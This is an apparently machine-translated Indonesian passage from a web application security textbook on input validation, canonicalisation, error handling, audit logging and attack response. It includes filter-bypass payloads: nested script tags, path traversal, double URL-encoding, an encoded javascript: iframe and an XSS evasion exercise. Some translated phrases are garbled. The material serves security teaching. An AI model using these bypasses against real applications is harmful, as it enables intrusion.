
- Mengingat berbagai fungsi yang diimplementasikan aplikasi, dan berbagai teknologi yang digunakan, aplikasi tipikal perlu mempertahankan diri dari berbagai macam serangan berbasis input, yang masing-masing dapat menggunakan kumpulan data buatan yang beragam. Akan sangat sulit untuk menyusun mekanisme tunggal di batas luar untuk mempertahankan diri dari semua serangan ini.
- Banyak fungsi aplikasi melibatkan rangkaian bersama serangkaian jenis pemrosesan yang berbeda. Sepotong input yang disediakan pengguna dapat menghasilkan sejumlah operasi di komponen yang berbeda, dengan output dari masing-masing digunakan sebagai input untuk yang berikutnya. Saat data diubah, mungkin tidak ada kemiripan dengan input aslinya. Penyerang yang terampil mungkin dapat memanipulasi aplikasi untuk menyebabkan input berbahaya dihasilkan pada tahap kunci pemrosesan, menyerang komponen yang menerima data ini. Akan sangat sulit untuk menerapkan mekanisme validasi pada batas eksternal untuk meramalkan semua hasil yang mungkin dari pemrosesan setiap input pengguna.
- Membela terhadap berbagai kategori serangan berbasis input mungkin memerlukan pemeriksaan validasi yang berbeda pada input pengguna yang tidak kompatibel satu sama lain. Misalnya, mencegah serangan skrip lintas situs mungkin memerlukan aplikasi untuk menyandikan HTML > karakter sebagai >; dan mencegah serangan injeksi perintah mungkin memerlukan aplikasi untuk memblokir input yang berisi & dan ; karakter. Mencoba untuk mencegah semua kategori serangan secara bersamaan pada batas eksternal aplikasi terkadang tidak mungkin dilakukan.

Model yang lebih efektif menggunakan konsep *validasi batas*. Di sini, setiap komponen individual atau unit fungsional dari aplikasi sisi server memperlakukan inputnya sebagai berasal dari sumber yang berpotensi berbahaya. Validasi data dilakukan pada masing-masing batas kepercayaan ini, selain perbatasan eksternal antara klien dan server. Model ini memberikan solusi untuk masalah yang baru saja dijelaskan. Setiap komponen dapat mempertahankan diri terhadap jenis input buatan tertentu yang mungkin rentan. Sebagai data melewati berbeda

komponen, pemeriksaan validasi dapat dilakukan terhadap nilai apa pun yang dimiliki data sebagai hasil transformasi sebelumnya. Dan karena berbagai pemeriksaan validasi diimplementasikan pada tahapan pemrosesan yang berbeda, kemungkinan besar mereka tidak akan bertentangan satu sama lain.

Gambar 2-5 mengilustrasikan situasi tipikal di mana validasi batas adalah pendekatan yang paling efektif untuk bertahan dari masukan berbahaya. Login pengguna menghasilkan beberapa langkah pemrosesan yang dilakukan pada input yang disediakan pengguna, dan validasi yang sesuai dilakukan pada setiap langkah:

1. Aplikasi menerima detail login pengguna. Penangan formulir memvalidasi bahwa setiap item masukan hanya berisi karakter yang diizinkan, berada dalam batas panjang tertentu, dan tidak berisi tanda serangan yang diketahui.
2. Aplikasi melakukan kueri SQL untuk memverifikasi kredensial pengguna. Untuk mencegah serangan injeksi SQL, setiap karakter dalam input pengguna yang mungkin digunakan untuk menyerang database akan diloloskan sebelum kueri dibuat.
3. Jika login berhasil, aplikasi meneruskan data tertentu dari profil pengguna ke layanan SOAP untuk mengambil informasi lebih lanjut tentang akunnya. Untuk mencegah serangan injeksi SOAP, setiap metakarakter XML dalam data profil pengguna dikodekan dengan sesuai.
4. Aplikasi menampilkan informasi akun pengguna kembali ke browser pengguna. Untuk mencegah serangan skrip lintas situs, HTML aplikasi mengenkodice data apa pun yang disediakan pengguna yang disematkan ke halaman yang dikembalikan.



Gambar 2-5:Fungsi aplikasi yang menggunakan validasi batas pada beberapa tahap pemrosesan

Kerentanan dan pertahanan spesifik yang terlibat dalam skenario ini akan diperiksa secara rinci di bab selanjutnya. Jika variasi pada fungsi ini melibatkan pengiriman data ke komponen aplikasi lebih lanjut, pertahanan serupa perlu diterapkan pada batas kepercayaan yang relevan. Misalnya, jika login yang gagal menyebabkan aplikasi mengirimkan email peringatan kepada pengguna, setiap data pengguna yang dimasukkan ke dalam email mungkin perlu diperiksa untuk serangan injeksi SMTP.

Validasi Multistep dan Kanonikalisasi

Masalah umum yang dihadapi oleh mekanisme penanganan input muncul saat input yang disediakan pengguna dimanipulasi di beberapa langkah sebagai bagian dari logika validasi. Jika proses ini tidak ditangani dengan hati-hati, penyerang mungkin dapat membuat input buatan yang berhasil menyelundupkan data berbahaya melalui mekanisme validasi. Salah satu versi dari masalah ini terjadi saat aplikasi mencoba membersihkan input pengguna dengan menghapus atau mengodekan karakter atau ekspresi tertentu. Sebagai contoh, sebuah aplikasi mungkin mencoba bertahan dari beberapa serangan scripting lintas situs dengan menghilangkan ekspresi:

```
<skrip>
```

dari data yang disediakan pengguna. Namun, penyerang mungkin dapat mem-bypass filter dengan memberikan input berikut:

```
<scr<script>ipt>
```

Saat ekspresi yang diblokir dihapus, kontrak data di sekitarnya akan memulihkan muatan berbahaya, karena filter tidak diterapkan secara rekursif.

Demikian pula, jika lebih dari satu langkah validasi dilakukan pada input pengguna, penyerang mungkin dapat mengeksplorasi urutan langkah-langkah ini untuk mem-bypass filter. Misalnya, jika aplikasi menghapus terlebih dahulu../secara rekursif dan kemudian menghapus ..\secara rekursif, masukan berikut dapat digunakan untuk mengalahkan validasi:

```
....\v
```

Masalah terkait muncul dalam kaitannya dengan kanonikalisasi data. Saat input dikirim dari browser pengguna, input tersebut dapat dikodekan dengan berbagai cara. Skema pengkodean ini ada sehingga karakter yang tidak biasa dan data biner dapat ditransmisikan dengan aman melalui HTTP (lihat Bab 3 untuk detail lebih lanjut). Canonicalization adalah proses mengubah atau mendekode data menjadi kumpulan karakter umum. Jika kanonikalisasi apa pun dilakukan setelah filter input diterapkan, penyerang mungkin dapat menggunakan skema pengkodean yang sesuai untuk melewati mekanisme validasi.

Sebagai contoh, sebuah aplikasi mungkin mencoba bertahan dari beberapa serangan injeksi SQL dengan memblokir input yang berisi karakter apostrof. Namun, jika

input kemudian dikanonikalisasi, penyerang mungkin dapat menggunakan pengkodean URL ganda untuk mengalahkan filter. Misalnya:

%2527

Saat masukan ini diterima, server aplikasi melakukan dekode URL normalnya, sehingga masukannya menjadi:

%27

Ini tidak mengandung apostrof, sehingga diizinkan oleh filter aplikasi. Namun saat aplikasi melakukan dekode URL lebih lanjut, input diubah menjadi apostrof, sehingga melewati filter.

Jika aplikasi menghapus apostrof alih-alih memblokirnya, lalu melakukan kanonikalisasi lebih lanjut, pintasan berikut mungkin efektif:

%%2727

Perlu diperhatikan bahwa beberapa langkah validasi dan kanonikalisasi dalam kasus ini tidak harus semuanya dilakukan di sisi server aplikasi. Misalnya, dalam input berikut beberapa karakter telah dikodekan dengan HTML:

<iframe src=javascript:alert(1) >

Jika aplikasi sisi server menggunakan filter input untuk memblokir ekspresi dan karakter JavaScript tertentu, input yang disandikan mungkin berhasil melewati filter. Namun, jika input tersebut kemudian disalin ke dalam respons aplikasi, beberapa browser melakukan dekode HTML dari file tersebutsrcnilai parameter, dan JavaScript yang disematkan dijalankan.

Selain skema pengkodean standar yang dimaksudkan untuk digunakan dalam aplikasi web, masalah kanonikalisasi dapat muncul dalam situasi lain di mana komponen yang digunakan oleh aplikasi mengubah data dari satu kumpulan karakter ke kumpulan karakter lainnya. Misalnya, beberapa teknologi melakukan pemetaan karakter yang "paling sesuai" berdasarkan kesamaan dalam mesin terbang tercetaknya. Di sini, karakter « dan » dapat diubah menjadi < dan >, masing-masing, dan ÝDanAdiubah menjadiÝDanA. Perilaku ini seringkali dapat dimanfaatkan untuk menyelundupkan karakter atau kata kunci yang diblokir melewati filter input aplikasi.

Sepanjang buku ini, kami akan menjelaskan banyak serangan semacam ini, yang efektif dalam mengalahkan banyak pertahanan aplikasi terhadap kerentanan berbasis masukan umum.

Menghindari masalah dengan validasi multilangkah dan kanonikalisasi terkadang sulit, dan tidak ada solusi tunggal untuk masalah tersebut. Salah satu pendekatannya adalah melakukan langkah-langkah sanitasi secara rekursif, berlanjut sampai tidak ada modifikasi lebih lanjut yang dilakukan pada item masukan. Namun, jika sanitasi yang diinginkan melibatkan pelepasan karakter yang bermasalah, hal ini dapat mengakibatkan putaran tak terbatas. Seringkali, masalah hanya dapat diatasi berdasarkan kasus per kasus, berdasarkan jenis validasi yang dilakukan. Jika memungkinkan, mungkin lebih baik untuk menghindari mencoba membersihkan beberapa jenis input yang buruk, dan menolaknya sama sekali.

Menangani Penyerang

Siapa pun yang merancang aplikasi yang keamanannya penting dari jarak jauh harus berasumsi bahwa itu akan menjadi sasaran langsung oleh penyerang yang berdedikasi dan terampil. Fungsi kunci dari mekanisme keamanan aplikasi adalah mampu menangani dan bereaksi terhadap serangan ini dengan cara yang terkendali. Mekanisme ini sering menggabungkan campuran tindakan defensif dan ofensif yang dirancang untuk membuat penyerang frustrasi sebanyak mungkin dan memberikan pemberitahuan dan bukti yang sesuai kepada pemilik aplikasi tentang apa yang telah terjadi. Langkah-langkah yang diterapkan untuk menangani penyerang biasanya mencakup tugas-tugas berikut:

- Penanganan kesalahan
- Memelihara log audit
- Memperingatkan administrator
- Bereaksi terhadap serangan


Menangani Kesalahan

Betapapun berhati-hatinya pengembang aplikasi saat memvalidasi input pengguna, hampir tidak dapat dihindari bahwa beberapa kesalahan yang tidak terduga akan terjadi. Kesalahan yang dihasilkan dari tindakan pengguna biasa mungkin teridentifikasi selama fungsionalitas dan pengujian penerimaan pengguna. Oleh karena itu, mereka diperhitungkan sebelum aplikasi disebarluaskan dalam konteks produksi. Namun, sulit untuk mengantisipasi setiap cara yang mungkin di mana pengguna yang jahat dapat berinteraksi dengan aplikasi, sehingga kesalahan lebih lanjut akan terjadi saat aplikasi diserang.

Mekanisme pertahanan utama adalah agar aplikasi menangani kesalahan tak terduga dengan anggun, dan memulihkannya atau menyajikan pesan kesalahan yang sesuai kepada pengguna. Dalam konteks produksi, aplikasi tidak boleh mengembalikan pesan apa pun yang dihasilkan sistem atau informasi debug lainnya dalam responsnya. Seperti yang akan Anda lihat di sepanjang buku ini, pesan kesalahan yang terlalu bertele-tele dapat sangat membantu pengguna jahat dalam melanjutkan serangan mereka terhadap aplikasi. Dalam beberapa situasi, penyerang dapat memanfaatkan penanganan kesalahan yang rusak untuk mengambil informasi sensitif di dalam pesan kesalahan itu sendiri, menyediakan saluran berharga untuk mencuri data dari aplikasi. Gambar 2-6 menunjukkan contoh kesalahan yang tidak tertangani yang menghasilkan pesan kesalahan bertele-tele.

Sebagian besar bahasa pengembangan web menyediakan dukungan penanganan error yang baik melalui blok try-catch dan pengecualian yang diperiksa. Kode aplikasi harus menggunakan konstruksi ini secara ekstensif untuk menangkap kesalahan spesifik dan umum dan menanganinya dengan tepat. Selain itu, sebagian besar server aplikasi dapat dikonfigurasi untuk menangani kesalahan aplikasi yang tidak tertangani dengan cara yang disesuaikan, seperti

oleh presentin
pada mea ini



Gambar 2-6:Kesalahan yang tidak tertangani

Penanganan error yang efektif seringkali terintegrasi dengan mekanisme logging aplikasi, yang mencatat sebanyak mungkin informasi debug tentang error yang tidak terduga. Kesalahan tak terduga sering menunjukkan cacat dalam pertahanan aplikasi yang dapat diatasi di sumbernya jika pemilik aplikasi memiliki informasi yang diperlukan.

Mempertahankan Log Audit

Log audit sangat berharga terutama saat menyelidiki upaya penyusupan terhadap aplikasi. Setelah kejadian seperti itu, log audit yang efektif harus memungkinkan pemilik aplikasi untuk memahami dengan tepat apa yang telah terjadi, kerentanan mana (jika ada) yang dieksplorasi, apakah penyerang mendapatkan akses tidak sah ke data atau melakukan tindakan tidak sah, dan, sejauh mungkin, berikan bukti identitas penyusup.


Dalam aplikasi apa pun yang keamanannya penting, peristiwa penting harus dicatat sebagai hal yang biasa. Minimal, ini biasanya termasuk yang berikut:

- Semua peristiwa yang berkaitan dengan fungsi autentikasi, seperti login yang berhasil dan gagal, dan perubahan kata sandi
- Transaksi penting, seperti pembayaran kartu kredit dan transfer dana
- Upaya akses yang diblokir oleh mekanisme kontrol akses
- Permintaan apa pun yang berisi string serangan yang diketahui yang menunjukkan niat jahat yang terang-terangan

Dalam banyak aplikasi penting keamanan, seperti yang digunakan oleh bank online, setiap permintaan klien dicatat secara lengkap, memberikan catatan forensik lengkap yang dapat digunakan untuk menyelidiki insiden apa pun.

Log audit yang efektif biasanya mencatat waktu setiap kejadian, alamat IP tempat permintaan diterima, dan akun pengguna (jika diautentikasi). Log semacam itu harus sangat dilindungi dari akses baca atau tulis yang tidak sah. Pendekatan yang efektif adalah dengan menyimpan log audit pada sistem otonom yang hanya menerima pesan pembaruan dari aplikasi utama. Dalam beberapa situasi, log dapat dibilas ke media sekali tulis untuk memastikan integritasnya jika terjadi serangan yang berhasil.

Dalam hal permukaan serangan, log audit yang tidak terlindungi dengan baik dapat memberikan tambang emas informasi token sesi untuk segera



The screenshot shows a Mozilla Firefox window with the URL <https://mdsec.net/logs/>. The page displays a list of log entries in a monospaced font. The log entries are timestamped and show various HTTP requests and responses. Some entries include parameters like 'action=edit&login=andre' or 'password='.

```
[05/Mar/2007:19:31:25 +0100] "POST /lx-office-erp/admin.pl HTTP/1.1" 200 1085 "ht
[05/Mar/2007:19:34:39 +0100] "GET /lx-office-erp/admin.pl?action=edit&login=andre
[05/Mar/2007:19:34:56 +0100] "POST /lx-office-erp/admin.pl HTTP/1.1" 200 2858 "ht
[05/Mar/2007:19:35:09 +0100] "POST /lx-office-erp/login.pl HTTP/1.1" 200 5368 "ht
[05/Mar/2007:19:35:22 +0100] "GET /lx-office-erp/menuv3.p1?login=andreas&password=
[05/Mar/2007:19:35:23 +0100] "GET /lx-office-erp/css/menuv3.css?id=94273 HTTP/1.1
[05/Mar/2007:19:35:23 +0100] "GET /lx-office-erp/image/bg_titel.gif HTTP/1.1" 200
[05/Mar/2007:19:35:23 +0100] "GET /lx-office-erp/image/bg_css_menu.png HTTP/1.1" ;
[05/Mar/2007:19:35:23 +0100] "GET /lx-office-erp/login.pl?login=andreas&password=
[05/Mar/2007:19:35:25 +0100] "GET /lx-office-erp/image/right.gif HTTP/1.1" 200 60
[05/Mar/2007:19:35:28 +0100] "GET /lx-office-erp/ct.pl?action=search&level=Master
[05/Mar/2007:19:35:31 +0100] "POST /lx-office-erp/ct.pl HTTP/1.1" 200 14708 "http
[05/Mar/2007:19:35:38 +0100] "GET /lx-office-erp/ar.pl?action=search&level=AR--Re
[05/Mar/2007:19:35:39 +0100] "GET /lx-office-erp/js/jscalendar/calendar-win2k-1.c...
```

Gambar 2-7: Log aplikasi yang tidak terlindungi dengan baik yang berisi informasi sensitif yang dikirimkan oleh pengguna lain

Memperingatkan Administrator

Log audit memungkinkan pemilik aplikasi untuk secara retrospektif menyelidiki upaya penyusupan dan, jika memungkinkan, mengambil tindakan hukum terhadap pelakunya. Namun, dalam banyak situasi, diinginkan untuk mengambil tindakan yang lebih cepat, dalam waktu nyata, sebagai respons terhadap percobaan serangan. Misalnya, administrator dapat memblokir alamat IP atau akun pengguna yang digunakan penyerang. Dalam kasus ekstrim, mereka bahkan dapat membuat aplikasi offline saat menyelidiki serangan dan mengambil tindakan perbaikan. Bahkan jika intrusi yang berhasil telah terjadi, efek praktisnya dapat dikurangi jika tindakan defensif dilakukan pada tahap awal.

Dalam sebagian besar situasi, mekanisme peringatan harus menyeimbangkan tujuan yang saling bertentangan untuk melaporkan setiap serangan asli dengan andal dan tidak menghasilkan begitu banyak peringatan sehingga diabaikan. Mekanisme peringatan yang dirancang dengan baik dapat menggunakan kombinasi faktor untuk mendiagnosis bahwa serangan tertentu sedang berlangsung dan dapat menggabungkan kejadian terkait menjadi satu peringatan jika memungkinkan. Peristiwa anomali yang dipantau oleh mekanisme peringatan sering kali mencakup hal-hal berikut:

- Anomali penggunaan, seperti sejumlah besar permintaan yang diterima dari satu alamat IP atau pengguna, menunjukkan serangan yang dituliskan
- Anomali bisnis, seperti jumlah transfer dana yang tidak biasa yang dilakukan ke atau dari satu rekening bank
- Permintaan yang berisi string serangan yang diketahui
- Permintaan di mana data yang disembunyikan dari pengguna biasa telah dimodifikasi

Beberapa fungsi ini dapat disediakan dengan cukup baik oleh firewall aplikasi siap pakai dan produk deteksi intrusi. Ini biasanya menggunakan campuran aturan berbasis tanda tangan dan anomali untuk mengidentifikasi penggunaan aplikasi yang berbahaya dan dapat secara reaktif memblokir permintaan jahat serta mengeluarkan peringatan kepada administrator. Produk-produk ini dapat membentuk lapisan pertahanan yang berharga untuk melindungi aplikasi web, khususnya dalam kasus aplikasi yang sudah ada yang diketahui mengandung masalah tetapi sumber daya untuk memperbaikinya tidak segera tersedia. Namun, keefektifannya biasanya dibatasi oleh fakta bahwa setiap aplikasi web berbeda, sehingga aturan yang digunakan pasti bersifat umum sampai batas tertentu. Firewall aplikasi web biasanya pandai mengidentifikasi serangan yang paling jelas, di mana penyerang mengirimkan string serangan standar di setiap parameter permintaan. Namun, banyak serangan yang lebih halus dari ini. Misalnya, mungkin mereka mengubah nomor akun di bidang tersembunyi untuk mengakses data pengguna lain, atau mengajukan permintaan di luar urutan untuk mengeksplorasi cacat pada logika aplikasi. Dalam kasus ini, permintaan yang diajukan oleh penyerang mungkin

identik dengan yang dikirimkan oleh pengguna yang ramah. Apa yang membuatnya berbahaya adalah keadaan di mana ia dibuat.

Dalam aplikasi penting keamanan apa pun, cara paling efektif untuk menerapkan peringatan nyata adalah dengan mengintegrasikannya secara erat dengan mekanisme validasi input aplikasi dan kontrol lainnya. Misalnya, jika cookie diharapkan memiliki salah satu kumpulan nilai tertentu, pelanggaran apa pun terhadap hal ini menunjukkan bahwa nilainya telah dimodifikasi dengan cara yang tidak mungkin dilakukan oleh pengguna aplikasi biasa. Demikian pula, jika pengguna mengubah nomor akun di kolom tersembunyi untuk mengidentifikasi akun pengguna lain, ini sangat mengindikasikan niat jahat. Aplikasi seharusnya sudah memeriksa serangan ini sebagai bagian dari pertahanan utamanya, dan mekanisme perlindungan ini dapat dengan mudah terhubung ke mekanisme peringatan aplikasi untuk menyediakan indikator aktivitas berbahaya yang disesuaikan sepenuhnya.

Bereaksi terhadap Serangan

Selain memperingatkan administrator, banyak aplikasi penting keamanan berisi mekanisme bawaan untuk bereaksi secara defensif terhadap pengguna yang diidentifikasi berpotensi berbahaya.

Karena setiap aplikasi berbeda, sebagian besar serangan dunia nyata membutuhkan penyerang untuk menyelidiki kerentanan secara sistematis, mengirimkan banyak permintaan yang berisi masukan buatan yang dirancang untuk menunjukkan adanya berbagai kerentanan umum. Mekanisme validasi input yang efektif akan mengidentifikasi banyak dari permintaan ini sebagai berpotensi berbahaya dan memblokir input agar tidak menimbulkan efek yang tidak diinginkan pada aplikasi. Namun, masuk akal untuk mengasumsikan bahwa ada beberapa jalan pintas ke filter ini dan bahwa aplikasi memang mengandung beberapa kerentanan aktual yang menunggu untuk ditemukan dan dieksloitasi. Pada titik tertentu, penyerang yang bekerja secara sistematis kemungkinan besar akan menemukan kekurangan ini.

Untuk alasan ini, beberapa aplikasi mengambil tindakan reaktif otomatis untuk menggagalkan aktivitas penyerang yang bekerja dengan cara ini. Misalnya, mereka mungkin merespons permintaan penyerang dengan semakin lambat atau menghentikan sesi penyerang, mengharuskannya untuk masuk atau melakukan langkah lain sebelum melanjutkan serangan. Meskipun langkah-langkah ini tidak akan mengalahkan penyerang yang paling sabar dan gigih, mereka akan menghalangi lebih banyak penyerang biasa dan akan memberi waktu tambahan bagi administrator untuk memantau situasi dan mengambil tindakan yang lebih drastis jika diinginkan.


Bereaksi terhadap penyerang jelas bukan pengganti untuk memperbaiki kerentanan yang ada dalam aplikasi. Namun, di dunia nyata, bahkan upaya paling rajin untuk membersihkan aplikasi kelemahan keamanan dapat meninggalkan beberapa cacat yang dapat dieksloitasi. Menempatkan hambatan lebih lanjut di jalan penyerang adalah tindakan pertahanan mendalam yang efektif yang mengurangi kemungkinan bahwa setiap kerentanan sisa akan ditemukan dan dieksloitasi.

Mengelola Aplikasi

Setiap aplikasi yang berguna perlu dikelola dan dikelola. Fasilitas ini sering kali merupakan bagian penting dari mekanisme keamanan aplikasi, menyediakan cara bagi administrator untuk mengelola akun dan peran pengguna, mengakses fungsi pemantauan dan audit, melakukan tugas diagnostik, dan mengonfigurasi aspek fungsionalitas aplikasi.

Di banyak aplikasi, fungsi administratif diimplementasikan di dalam aplikasi itu sendiri, dapat diakses melalui antarmuka web yang sama dengan fungsi nonkeamanan intinya, seperti yang ditunjukkan pada Gambar 2-8. Jika demikian, mekanisme administratif merupakan bagian penting dari permukaan serangan aplikasi. Daya tarik utamanya bagi penyerang adalah sebagai kendaraan untuk eskalasi hak istimewa. Misalnya:

- Kelemahan dalam mekanisme autentikasi memungkinkan penyerang mendapatkan akses administratif, yang secara efektif membahayakan seluruh aplikasi.
- Banyak aplikasi tidak menerapkan kontrol akses yang efektif dari beberapa fungsi administratifnya. Penyerang dapat menemukan cara untuk membuat akun pengguna baru dengan hak istimewa yang kuat.
- Fungsi administratif sering melibatkan menampilkan data yang berasal dari pengguna biasa. Cacat skrip lintas situs apa pun dalam antarmuka administratif dapat menyebabkan kompromi sesi pengguna yang dijamin memiliki hak istimewa yang kuat.
- Fungsionalitas administratif sering mengalami pengujian keamanan yang kurang ketat, karena penggunanya dianggap tepercaya, atau karena pengujinya penetrasi hanya diberi akses ke akun dengan hak istimewa rendah. Selain itu, fungsi tersebut seringkali perlu melakukan operasi yang berbahaya secara inheren, yang melibatkan akses ke file pada disk atau perintah sistem operasi. Jika seorang penyerang dapat membahayakan fungsi administratif, dia sering kali dapat manfaatkannya untuk mengendalikan seluruh server.



Gambar 2-8:Antarmuka administratif dalam aplikasi web

Ringkasan

Terlepas dari perbedaannya yang luas, hampir semua aplikasi web menggunakan mekanisme keamanan inti yang sama dalam beberapa bentuk atau bentuk. Mekanisme ini mewakili pertahanan utama aplikasi terhadap pengguna jahat dan karena itu juga terdiri dari sebagian besar permukaan serangan aplikasi. Kerentanan yang akan kita telaah nanti dalam buku ini terutama muncul dari cacat dalam mekanisme inti ini.

Dari komponen-komponen ini, mekanisme untuk menangani akses pengguna dan masukan pengguna adalah yang paling penting dan harus mendapat perhatian paling besar saat Anda menargetkan aplikasi. Cacat dalam mekanisme ini sering menyebabkan kompromi lengkap aplikasi, memungkinkan Anda untuk mengakses data milik pengguna lain, melakukan tindakan yang tidak sah, dan menyuntikkan kode dan perintah arbitrer.

Pertanyaan

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Mengapa mekanisme aplikasi untuk menangani akses pengguna hanya sekuat komponen terlemah ini?
2. Apa perbedaan antara sesi dan token sesi?
3. Mengapa tidak selalu memungkinkan untuk menggunakan pendekatan berbasis daftar putih untuk validasi input?

4. Anda menyerang aplikasi yang menerapkan fungsi administratif. Anda tidak memiliki kredensial yang valid untuk menggunakan fungsi tersebut. Namun mengapa Anda harus memperhatikannya?
5. Mekanisme validasi input yang dirancang untuk memblokir serangan scripting lintas situs melakukan urutan langkah-langkah berikut pada item input:
 1. Hapus semua <skrip>ekspresi yang muncul.
 2. Pangkas input menjadi 50 karakter.
 3. Hapus semua tanda kutip di dalam input.
 4. URL-decode input.
 5. Jika ada item yang dihapus, kembalikan ke langkah 1.

Bisakah Anda melewati mekanisme validasi ini untuk menyelundupkan data berikut melewatinya?

"><script>peringatan("foo")</script>

Teknologi Aplikasi Web nologi

Aplikasi web menggunakan segudang teknologi untuk mengimplementasikan fungsinya. Bab ini adalah pengantar singkat tentang teknologi utama yang mungkin Anda temui saat menyerang aplikasi web. Kami akan memeriksa protokol HTTP, teknologi yang biasa digunakan di sisi server dan klien, dan skema pengkodean yang digunakan untuk mewakili data dalam situasi yang berbeda. Teknologi ini secara umum mudah dipahami, dan pemahaman tentang fitur-fiturnya yang relevan adalah kunci untuk melakukan serangan yang efektif terhadap aplikasi web.

Jika Anda sudah terbiasa dengan teknologi utama yang digunakan dalam aplikasi web, Anda dapat membaca sekilas bab ini untuk mengonfirmasi bahwa ini tidak menawarkan hal baru. Jika Anda masih mempelajari cara kerja aplikasi web, Anda harus membaca bab ini sebelum melanjutkan ke bab selanjutnya tentang kerentanan tertentu. Untuk bacaan lebih lanjut tentang banyak area yang dicakup, kami sarankan *HTTP: Panduan Definitif* oleh David Gourley dan Brian Totty (O'Reilly, 2002), dan juga situs World Wide Web Consortium di www.w3.org.

Protokol HTTP

